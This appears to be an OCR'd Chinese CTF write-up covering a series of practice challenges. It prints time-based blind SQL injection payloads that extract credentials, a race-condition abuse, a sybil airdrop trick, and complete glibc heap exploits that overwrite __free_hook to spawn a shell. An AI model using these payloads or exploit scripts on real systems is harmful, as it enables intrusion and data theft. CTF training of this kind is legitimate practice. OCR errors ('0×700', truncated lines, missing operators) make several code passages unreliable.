

1.web

1.1Login To Get My Gift

进系统显示一个登录界面，使用给的 test 账号登录会显示 hello test user!



然后系统传回一个 cookie，访问 index 页面可以发现一个 fakeflag



题目提示 sql 注入，尝试 sql 注入，发现 union 被过滤，可以执行 sleep 函数，可以尝试 sleep 盲注。因为过滤了等号，所以使用不等于来判断是否正确。这里有个坑，就是最后判断用户名密码字符的时候不能直接字符比较，mysql 会忽略大小写，必须用 16 进制比较。

```
#爆数据库名
payload="if((left((database()),{idx}))<>'{str}',1,sleep(5))".format(idx=i,str=name+chr(Min))
# 爆表名
payload="if((left((select(group_concat(column_name))from(information_schema.columns)),{idx}))<>'{str}'),1,sleep(4))".format(idx=i,str=name+chr(Min))
#User1nf0mAt1on
# 爆字段名
payload="if((left((select(group_concat(column_name))from(information_schema.columns)),{idx}))<>'{str}'),1,sleep(4))".format(idx=i,str=name+chr(Min))
#ID,USERN4ME,PASSW0RD
# 获取flag
payload="if((hex(left((select(group_concat(USERN4ME))from(User1nf0mAt1on)),{idx}))<>'{str}'),1,sleep(4))".format(idx=i,str=name+str(hex(Min))[2:])
#hgAmE2023HAppYnEwyEAr,WeLc0meT0hgAmE2023hAPPySql
```

1.2Gopher Shop

题目给了附件，可以查看源代码，查看网页，首先是一个注册登录界面，之后可以买东西，卖东西，我们的余额只有 10 块钱，只能买一额苹果

Apple
10 Purchase

Unstable wifi for 300b
20 Purchase

ek1ng's broken desktop computer
30 Purchase

4cute's Vidar custom meal card
40 Purchase

300b 64-core server
50 Purchase

Vidar Clubwear
200 Purchase

Large 32-inch TV
300 Purchase

The Switch at 300b
500 Purchase

查看代码，发现是 go 语言写的，一般这种逻辑漏洞都在买卖当中发生，查看买卖的代码，

```
//校验是否卖的出
if err != nil || number < 1 || sum[product] == 0 || uint(number) > sum[product]
    context.JSON(400, gin.H{"error": "invalid request"})
    return
}

user.Days -= 1
user.Inventory += uint(number)
user.Balance += uint(number) * price
err = db.UpdateUserInfo(user)

if err != nil {
    context.JSON(500, gin.H{"error": "add balance and inventory error"})
    return
}

err = db.AddOrder(username.(string), product, uint(number), false)
if err != nil {
    context.JSON(500, gin.H{"error": "add order error"})
    return
}

context.JSON(200, gin.H{"message": "success"})
```

查看卖货逻辑，先校验是否卖得出去，然后扣除货物，没法填写负数或者小数，但是感觉这里存在时间差，尝试 burpuite 爆破

Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	163
1	null	200	☐	☐	163
2	null	200	☐	☐	163
3	null	200	☐	☐	163

Request Response

Pretty Raw Hex U2C Chinese

```
1 GET /api/v1/user/sellProduct?product=Apple&number=1 HTTP/1.1
```


发现可以多次卖出，卖出以后由于数量整数溢出了，导致我们的库存

变多，卖掉一点苹果就能买 flag 了

Product	Number	Operations
Apple	18446744073709552000	Sell

1.3Ping To The Host

一个 ping 的网页，猜测后台执行 ping 命令，直接打 dnslog




2 reverse

2.1kunmusic

有一个 exe 一个 dll，明显 dll 有问题，查看后发现是.net 架构的，直接用 dnspy 反编译

```
// kmusic.Program
// Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
[STAThread]
private static void Main()
{
    ApplicationConfiguration.Initialize();
    byte[] data = Resources.data;
    for (int i = 0; i < data.Length; i++)
    {
        byte[] array = data;
        int num = i;
        array[num] ^= 104;
    }
    Activator.CreateInstance(Assembly.Load(data).GetType("WinFormsLibrary1.Class1"), new object[] { Program.form1 });
    Application.Run(Program.form1);
}
```

可以看到一开始有一段异或逻辑，生成了 data，并且所有的按钮也没有调用 data 的逻辑



把 data 抠出来然后进行异或，生成一段 ms 代码，再次反编译

在 class 中发现有一段判断逻辑，用 z3 解方程

```
public void music(object sender, EventArgs e)
{
    if (this.num[0] + 52296 + this.num[1] - 26211 + this.num[2] - 11754 + (this.num[3] ^ 41236) + this.num[4] * 63747 + this.num[5] - 52714 +
      this.num[6] - 10512 + this.num[7] * 12972 + this.num[8] + 45505 + this.num[9] - 21713 + this.num[10] - 59122 + this.num[11] - 12840 +
      (this.num[12] ^ 21087) == 12702282 && this.num[0] - 25228 + (this.num[1] ^ 20699) + (this.num[2] ^ 8158) + this.num[3] - 65307 + this.num[4]
      30701 + this.num[5] * 47555 + this.num[6] - 2557 + (this.num[7] ^ 49055) + this.num[8] - 7992 + (this.num[9] ^ 57465) + (this.num[10] ^ 57426
      + this.num[11] + 13299 + this.num[12] - 50966 == 9946829 && this.num[0] - 64801 + this.num[1] - 60698 + this.num[2] - 40853 + this.num[3] -
      54907 + this.num[4] + 29882 + (this.num[5] ^ 13574) + (this.num[6] ^ 21310) + this.num[7] + 47366 + this.num[8] + 41784 + (this.num[9] ^
      53690) + this.num[10] * 58436 + this.num[11] * 15590 + this.num[12] + 58225 == 2372055 && this.num[0] + 61538 + this.num[1] - 17121 + this.nu
      [2] - 58124 + this.num[3] + 8186 + this.num[4] + 21253 + this.num[5] - 38524 + this.num[6] - 48323 + this.num[7] - 20556 + this.num[8] * 5605
      + this.num[9] + 18568 + this.num[10] + 12995 + (this.num[11] ^ 39260) + this.num[12] + 25329 == 6732474 && this.num[0] - 42567 + this.num[1]
      17743 + this.num[2] * 47827 + this.num[3] - 10246 + (this.num[4] ^ 16284) + this.num[5] + 39390 + this.num[6] * 11803 + this.num[7] * 60332 +
      (this.num[8] ^ 18491) + (this.num[9] ^ 4795) + this.num[10] - 25636 + this.num[11] - 16780 + this.num[12] - 62345 == 14020739 && this.num[0]
      10968 + this.num[1] - 31780 + (this.num[2] ^ 31857) + this.num[3] - 61983 + this.num[4] * 31048 + this.num[5] * 20189 + this.num[6] + 12337 +
      this.num[7] * 25945 + (this.num[8] ^ 7064) + this.num[9] - 25369 + this.num[10] - 54893 + this.num[11] * 59949 + (this.num[12] ^ 12441) ==
      14434062 && this.num[0] + 16689 + this.num[1] - 10279 + this.num[2] - 32918 + this.num[3] - 57155 + this.num[4] * 26571 + this.num[5] * 15086
      + (this.num[6] ^ 22986) + (this.num[7] ^ 23349) + (this.num[8] ^ 16381) + (this.num[9] ^ 23173) + this.num[10] - 40224 + this.num[11] + 31751
      + this.num[12] * 8421 == 7433598 && this.num[0] + 28740 + this.num[1] - 64696 + this.num[2] + 60470 + this.num[3] - 14752 + (this.num[4] ^
      1287) + (this.num[5] ^ 35272) + this.num[6] + 49467 + this.num[7] - 33788 + this.num[8] + 20606 + (this.num[9] ^ 44874) + this.num[10] * 1976
      + this.num[11] + 48342 + this.num[12] * 56511 == 7989404 && (this.num[0] ^ 28978) + this.num[1] + 23120 + this.num[2] + 22802 + this.num[3] *
      31533 + (this.num[4] ^ 39287) + this.num[5] - 48576 + (this.num[6] ^ 28542) + this.num[7] - 43265 + this.num[8] + 22365 + this.num[9] + 61108
      + this.num[10] * 2823 + this.num[11] - 30343 + this.num[12] + 14780 == 3504803 && this.num[0] * 22466 + (this.num[1] ^ 55999) + this.num[2] -
      53658 + (this.num[3] ^ 47160) + (this.num[4] ^ 12511) + this.num[5] * 59807 + this.num[6] + 46242 + this.num[7] + 3052 + (this.num[8] ^ 25279
      + this.num[9] + 30202 + this.num[10] * 22698 + this.num[11] + 33480 + (this.num[12] ^ 16757) == 11003580 && this.num[0] * 57492 + (this.num[1
      ^ 13421) + this.num[2] - 13941 + (this.num[3] ^ 48092) + this.num[4] * 38310 + this.num[5] + 9884 + this.num[6] - 45500 + this.num[7] - 19233
      + this.num[8] + 58274 + this.num[9] + 36175 + (this.num[10] ^ 18568) + this.num[11] * 49694 + (this.num[12] ^ 9473) == 25546210 && this.num[0
      - 23355 + this.num[1] * 50164 + (this.num[2] ^ 34618) + this.num[3] + 52703 + this.num[4] + 36245 + this.num[5] * 46648 + (this.num[6] ^ 4858
      + (this.num[7] ^ 41846) + this.num[8] * 27122 + (this.num[9] ^ 42058) + this.num[10] * 15676 + this.num[11] - 31863 + this.num[12] + 62510 ==
      11333836 && this.num[0] * 30523 + (this.num[1] ^ 7990) + this.num[2] + 39058 + this.num[3] * 57549 + (this.num[4] ^ 53440) + this.num[5] *
      4275 + this.num[6] - 48863 + (this.num[7] ^ 55436) + (this.num[8] ^ 2624) + (this.num[9] ^ 13652) + this.num[10] + 62231 + this.num[11] +
      19456 + this.num[12] - 13195 == 13863722)
    {
        int[] array = new int[]
        {
            132, 47, 180, 7, 216, 45, 68, 6, 39, 246,
            124, 2, 243, 137, 58, 172, 53, 200, 99, 91,
```

```
23    print(m)
24    flag=[]
25    num=[236, 72,213,106,189,86,62,53,120,199,
26    arr=[132, 47, 180, 7, 216, 45, 68, 6, 39,
27        216, 36, 11, 80, 39, 162, 97, 58, 236,
28        123, 176, 24, 212, 56, 89, 72]
29    for i in range(len(arr)):
30        flag.append(chr(arr[i] ^ (num[i % len(
31    print(''.join(flag))
32
```

问题　输出　调试控制台　终端

```
2 = 213,
9 = 135,
7 = 53,
0 = 172,
4 = 61]
hgame{z3_1s_very_u5eful_1n_rever5e_engin3ering}
```

2.2patchme

虽然会一点 pwn，但并不会修复。。直接逆，找到判断逻辑

```
int sub_1887()
{
  _BYTE *v0; // rax
  int v2; // [rsp+Ch] [rbp-1B4h] BYREF
  int j; // [rsp+10h] [rbp-1B0h]
  int fd; // [rsp+14h] [rbp-1ACh]
  char *i; // [rsp+18h] [rbp-1A8h]
  char buf[408]; // [rsp+20h] [rbp-1A0h] BYREF
  unsigned __int64 v7; // [rsp+1B8h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  fd = open("/proc/self/status", 0);
  read(fd, buf, 0x190uLL);
  for ( i = buf; *i != 'T' || i[1] != 'r' || i[2] != 'a' || i[3] != 99 || i[4] != 101 || i[5] != 114; ++i )
    ;
  i += 11;
  __isoc99_sscanf(i, &unk_2008, &v2);
  if ( v2 )
    exit(0);
  LODWORD(v0) = mprotect((void *)((unsigned __int64)&loc_14C6 & 0xFFFFFFFFFFFFF000LL), 0x3000uLL, 7);
  for ( j = 0; j <= 960; ++j )
  {
    v0 = (char *)&loc_14C6 + j;
    *v0 ^= 0x66u;
  }
  return (int)v0;
}
```

这里有一个异或加密代码，进行解密

恢复后发现 flag 就是一个异或

```
if ( !LODWORD(stat_loc.__uptr) && !strncmp(s1, buf, 0x14uLL) )
{
  v8[0] = 0x5416D999808A28FALL;
  v8[1] = 0x588505094953B563LL;
  v8[2] = 0xCE8CF3A0DC669097LL;
  v8[3] = 0x4C5CF3E854F44CBDLL;
  v8[4] = 0xD144E49916678331LL;
  LODWORD(v9) = -631149652;
  WORD2(v9) = -17456;
  BYTE6(v9) = 85;
  v10 = 0x3B4FA2FCEDEB4F92LL;
  v11 = 0x7E45A6C3B67EA16LL;
  *(_QWORD *)fd = 0xAFE1ACC8BF12D0E7LL;
  i = 0x132EC3B7269138CELL;
  v14 = 0x8E2197EB7311E643LL;
  v15 = -1370223935;
  v16 = -13899;
  v17 = 40;
  result = putchar(10);
  for ( j = 0; j <= 46; ++j )
    result = putchar((char)(*((_BYTE *)v8 + j) ^ *((_BYTE *)&v10 + j)));
}
else
{
```

```
from Crypto.Util import number
v8=[0x5416D999808A28FA,0x588505094953B563,0xCE8CF3A0DC669097,0x4C5CF3E854F44CBD,0xD144E49916678331,0xDA616BAC,0xBBD0,0x55]
v12=[0x3B4FA2FCEDEB4F92,0x7E45A6C3B67EA16,0xAFE1ACC8BF12D0E7,0x132EC3B7269138CE,0x8E2197EB7311E643,0xAE540AC1,0xC9B5,40]
for i in range(8):
    x=v8[i]^v12[i]
    print(number.long_to_bytes(x)[::-1].decode(),end='')
```

直接异或就能出 flag

2.3cpp

打开后发现 mian 函数加载后执行了一堆乱七八糟的东西，IDA 查看各个函数后发现类似于加密的算法，看上去应该是 chacha20

```
this->data4._Mypair._Myval2._Myfirst[x] += this->data4._Mypair._Myval2._Myfirst[y];
this->data4._Mypair._Myval2._Myfirst[w] ^= this->data4._Mypair._Myval2._Myfirst[x];
v5 = this->data4._Mypair._Myval2._Myfirst[w];
this->data4._Mypair._Myval2._Myfirst[w] = ((unsigned __int64)v5 >> 16) | (v5 << 16);
this->data4._Mypair._Myval2._Myfirst[z] += this->data4._Mypair._Myval2._Myfirst[w];
this->data4._Mypair._Myval2._Myfirst[y] ^= this->data4._Mypair._Myval2._Myfirst[z];
v6 = this->data4._Mypair._Myval2._Myfirst[y];
this->data4._Mypair._Myval2._Myfirst[y] = ((unsigned __int64)v6 >> 20) | (v6 << 12);
this->data4._Mypair._Myval2._Myfirst[x] += this->data4._Mypair._Myval2._Myfirst[y];
this->data4._Mypair._Myval2._Myfirst[w] ^= this->data4._Mypair._Myval2._Myfirst[x];
v7 = this->data4._Mypair._Myval2._Myfirst[w];
this->data4._Mypair._Myval2._Myfirst[w] = ((unsigned __int64)v7 >> 24) | (v7 << 8);
this->data4._Mypair._Myval2._Myfirst[z] += this->data4._Mypair._Myval2._Myfirst[w];
this->data4._Mypair._Myval2._Myfirst[y] ^= this->data4._Mypair._Myval2._Myfirst[z];
v8 = this->data4._Mypair._Myval2._Myfirst[y];
this->data4._Mypair._Myval2._Myfirst[y] = ((unsigned __int64)v8 >> 25) | (v8 << 7);
```

```
{
  this->encrypt2::func1(this, 0i64, 4ui64, 8ui64, 12ui64);
  this->encrypt2::func1(this, 1ui64, 5ui64, 9ui64, 13ui64);
  this->encrypt2::func1(this, 2ui64, 6ui64, 10ui64, 14ui64);
  this->encrypt2::func1(this, 3ui64, 7ui64, 11ui64, 15ui64);
  this->encrypt2::func1(this, 0i64, 5ui64, 10ui64, 15ui64);
  this->encrypt2::func1(this, 1ui64, 6ui64, 11ui64, 12ui64);
  this->encrypt2::func1(this, 2ui64, 7ui64, 8ui64, 13ui64);
  this->encrypt2::func1(this, 3ui64, 4ui64, 9ui64, 14ui64);
}
```

虽然有 pdb 但还是不会逆，找到判断逻辑

```
memset(&_Left, 0, sizeof(_Left));
qmemcpy(v2, "(P", 2);
v2[2] = -63;
v2[3] = 35;
v2[4] = -104;
v2[5] = -95;
v2[6] = 65;
v2[7] = 54;
v2[8] = 76;
v2[9] = 49;
v2[10] = -53;
v2[11] = 82;
v2[12] = -112;
v2[13] = -15;
v2[14] = -84;
v2[15] = -52;
v2[16] = 15;
v2[17] = 108;
v2[18] = 42;
v2[19] = -119;
v2[20] = 127;
v2[21] = -33;
v2[22] = 17;
v2[23] = -124;
v2[24] = 127;
v2[25] = -26;
v2[26] = -94;
v2[27] = -32;
```

因为 chacha20 是一个对称密码，所以决定将输入当做输出放进去

打开动态调试，修改输入内容，改为比较的内容

```
nop
000   mov rax,qword ptr ss:[rsp+C0]      week3-cpp.cpp:211
      add rax,28                         rax:&"hxamj{Cpp^1s@lrch_nOs3^dmee1btlt_tg4n_@}"
      mov rdx,rax                        rax:&"hxamj{Cpp^1s@lrch_nOs3^dmee1btlt_tg4n_@}"
000   lea rcx,qword ptr ss:[rsp+80]
      call <week3-cpp.bool __cdecl std::operator==<unsi
```

然后在比较相等的地方看到了类似于 flag 的字符串，但还有些不准确，说明有地方魔改了，再次输入 flag 字符串，比较两者输出，发现在某些位上进行了-1，所以在比较字符串的基础上进行加一

```
Input                                                    length: 0   lines: 6

28 50 c1 23 98 a1 41 36 4c 31 cb 52 90 f1 ac cc 0f 6c 2a 89 7f df 11 84 7f e6 a2 e0 59 c7 c5 46 5d
29 38 93 ed 15 7a ff

28 4F C1 23 97 A1 41 36 4C 30 CB 52 8F F0 AB CC 0F 6C 29 89 7E DF 10 84 7E E5 A1 E0 58 C6 C5 46 5D
29 37 93 ED 15 79 FF


28 51 C1 23 99 A1 41 36 4C 32 CB 52 91 F2 Ad CC 0F 6C 2b 89 80 DF 12 84 80 E7 A3 E0 5a C8 C5 46 5D
29 39 93 ED 15 7b FF
```

动态调试得到了 flag

```
week3-cpp.cpp:211
rax:&"hgame{Cpp_1s_much_m0r3_dlff1cult_th4n_C}"
rax:&"hgame{Cpp_1s_much_m0r3_dlff1cult_th4n_C}"
```

3.pwn

3.1 safe_note

从 libc2.32 开始，针对 tcache 和 fastbin 的 fd 指针都进行了一个加密，加密过程是用当前 chunk 的地址>>12 去和 fd 值异或，并将结果作为新的 fd 值，

```python
add(0,0x90)
delete(0)
show(0)
heap = u64(r.recv(5).ljust(8, b'\x00'))
heap = heap<<12
print('heap',hex(heap))
for i in range(1,8):
    add(i, 0x80)
add(8, 0x80)
add(9, 0x10)
for i in range(1,8):
    delete(i)
delete(8)
edit(8,b'a')
show(8)
libc_base = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00')) - 193 - 0x10 - libc.sym['__malloc_hook']
print("LIBC ——> " , hex(libc_base))
edit(8,b'\x00')
__free_hook = libc_base + libc.sym['__free_hook']
add(10,0x20)
add(11,0x20)
delete(11)
delete(10)
edit(10, p64(pack(heap + 0x730, __free_hook)))
add(12,0x20)
edit(12,b'/bin/sh\x00')
add(13,0x20)
edit(13,p64(libc_base + libc.sym['system']))
delete(12)
r.interactive()
```

3.2large_note

2.32 下只能申请 largebin，通过 largebin attack 修改 tcache_max_bins，然后后面申请的 bins 都会进入 tcache 再用常规 tcache 打即可，这里要注意 tcache 的堆块要对齐

```
add(1,0×700)
add(2,0×618)
add(3,0×700)
delete(0)
add(4,0×700)
show(0)
libc_info = u64(r.recv(6).ljust(8,b'\x00'))
print("libc_info————→" , hex(libc_info))
libc_base=libc_info-0×1e4070
print("libc_base————→" , hex(libc_base))
mp_=libc_base + 0×1e3280
print("mp_————→" , hex(mp_))
tcache_max_bins = mp_+80
free_hook=libc_base+libc.sym['__free_hook']
system=libc_base+libc.sym['system']
delete(2)
add(5,0×538)
delete(2)
payload=p64(0)*3+p64(tcache_max_bins-0×20)
edit(0,payload)
add(6,0×700)
delete(1)
show(1)
leak_heap = u64(r.recv(5).ljust(8,b'\x00'))
leak_heap = leak_heap<<12
print("leak_heap————→" , hex(leak_heap))
add(10,0×700)
add(11,0×700)
delete(11)
delete(10)
```

```
edit(10,p64(pack(leak_heap, free_hook)))
add(12,0×700)
edit(12,b'/bin/sh\x00')
add(13,0×700)
edit(13,p64(system))
delete(12)

r.interactive()
```

4.crypto

没做出来


5.misc

5.1Tunnel

数据包 TFTP 传输了一个大文件，文件导出打开直接有 flag。。所以变成 50 分了

5.2 Tunnel Revange

打开发现了 ISAKMP 和 ESP 包，同时 tftp 传了一个大文件，打开文件发现是 IKEV 的配置文件，从中找到 key 解密即可，在 ESP 包中发现了 flag



```
Data: 6867616d657b696b6576315f6d34795f6e30745f356166335f336b6f6773723977356b7d…
Text: hgame{ikev1_m4y_n0t_5af3_3kogsr9w5k}\n
[Payload MD5 hash: 4d037efabe693eace46641ff2da4d6fd]
[Length: 37]
```

5.3 3ctu4_card_problem

Nc 连接后发现会传输一大段 base64 编码，解密后发现是压缩包，同时根据 nc 的提示，需要区分是游戏王卡片还是宝可梦卡片

```
Please distinguish the type of the cards.(ptcg: 0, ygo: 1)
Input the answer in the order of the cards.(e.g. 10101010)
Press Enter to continue ...^[a
```

解压观察卡片规律，卡片图片被做了混淆，可以发现，游戏王卡片的边缘一圈会有颜色异与宝可梦卡片的边框

写代码判断边框颜色判断是哪种卡片即可

6.blockchain

6.1 VidarToken

看代码是 ERC20 代币，有 airdrop 功能可以领 10 个代币，同时判断了 EOA，只能是用户领，不能合约领，代币满 600 个获得 flag。这里虽然主代码里没写，但其实是有转账功能的，所以批量注册 60 个账号，再将自己的代币转给大号，大号去拿 flag 即可

```
contract VidarToken is ERC20 {

    address private owner;
    mapping(address => bool) public isAirdrop;
    event SendFlag();

    constructor() ERC20("VidarToken", "VIDAR") {
        owner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == owner, "Only owner can call this function.");
        _;
    }

    modifier isEOA() {
        uint256 size;
        address sender = msg.sender;

        assembly {
            size := extcodesize(sender)
        }

        require(size == 0, "Only EOA can call this function.");
        _;
    }

    function mint(address account, uint256 amount) public onlyOwner {
        _mint(account, amount);
    }

    function airdrop() isEOA public {
        require(isAirdrop[msg.sender] == false, "You have already airdropped!"
        _mint(msg.sender, 10);
        isAirdrop[msg.sender] = true;
    }

    function solve() public {
        require(balanceOf(msg.sender) >= 600, "Not yet solved!");
        emit SendFlag();
    }

}
```

7.lot

7.1 another UNO

感觉标题是个提示，搜了一下可能是 Arduino uno 的 hex 文件，下载了一堆模拟器编译器，模拟运行发现一直在打印_rduino 的 ascii 码，不明白是什么情况，然后。。发现 ida 可以直接反编译 hex 文件。。

代码末尾发现了一堆数据

```
 ; END OF FUNCTION CHUNK FOR __RESET
 ; ---------------------------------------------------------------------------
+.dw 0x4B, 0x44, 0x42, 0x4E, 0x46, 0x58, 0x62, 0x50, 0x46, 0x57, 0x4B, 0x4C, 0x4D, 0x7D, 0x10, 0x52, 0x7E
+.dw 0x67, 0x54, 0x4F, 0x5C, 0, 0, 0x122, 0x82, 0xAF, 0x16F, 0xE0, 0xBE, 0xD2
```

代码中看起来像加密逻辑的只有一段异或

```
movw    X, Z
sbiw    X, 2
ldi     r18, 0x23 ; '#'
eor     r24, r18
st      X+, r24
st      X, r25
cp      r14, ZL
cpc     r15, ZH
brne    loc_3AA

ldi     YL, 0xE
ldi     YH, 1


loc_3B7:
ld      r8, Y+
ld      r9, Y+
ldi     r24, 0x22 ; '"'
eor     r8, r24
mov     r0, r9
lsl     r0
sbc     r10, r10
sbc     r11, r11
ldi     r20, 0xA
movw    r24:r25, r10:r11
movw    r22:r23, r8:r9
sbrs    r11, 7
rjmp    loc_3D1
```

尝试异或 0x23 和 0x22 0x21 得出完整的 flag